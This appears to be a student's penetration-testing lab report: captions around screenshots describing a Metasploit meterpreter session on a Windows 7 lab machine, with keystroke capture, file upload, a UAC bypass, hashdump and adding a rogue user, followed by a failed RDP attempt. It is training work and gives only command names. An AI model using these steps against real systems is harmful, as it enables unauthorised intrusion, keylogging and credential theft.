





In the above screenshot after executing the file and selecting run in windows 7 after downloading the file in google chrome by using 192.168.10.13, I was able to see my file created nflor009.exe. In kali linux I was able to exploit the meterpreter shell and then screenshot my file.




In this above screenshot I did the keyscan_start and keyscan_dump, it typed everything I wrote in windows7 notepad and send it to kali linux.



Created my file IMadeIT-nflor009.txt in a separate terminal echo “IMadeIT-nflor009” > MadeIT-nflor009.txt added my timestamp in the above picture as well.




In the above picture I did the following commands in the Window 7 system. I uploaded IMadeIT-nflor009 unto the desktop using commands: upload IMadeIT-nflor009.txt 'C:\Users\Window 7\Desktop'. File was successfully added.




In the above screenshot the file IMadeIT-nflor009.txt was successfully added into Window 7 desktop.


TASK C


Task C. Privilege escalation (10+10+10+10 = 40 points points) Background your current session, then gain administrator-level privileges on the remote system. After you escalated the privilege, complete the following tasks:






In the following screenshot I did a bypass system for admin privileges by bypassuac and setting sessions 1 and 2 than using commands sessions -i 2 than hashdump then add user.






In the above screenshot after my adding net user Nathaly Flores /add was added into windows 7 system and as a standard user.




In the screenshot above shows I was granted administration privileges in Windows 7 system. Also shows when I did the commands in the terminal, it is giving me an error until I refreshed it and turns out I successfully have the administrators privileges.



In the above picture are the netstat commands that show active TCP connections from the attacker 192.168.10.13 user.

3. Remote access to the malicious account created in Task C.1, and browse the files belonging to the user, "Windows 7", in RDP.



Im not too sure why my remote desktop will not open, but I try all ways until my internal kali linux got stuck and force me to reboot the Cybersecurity environment.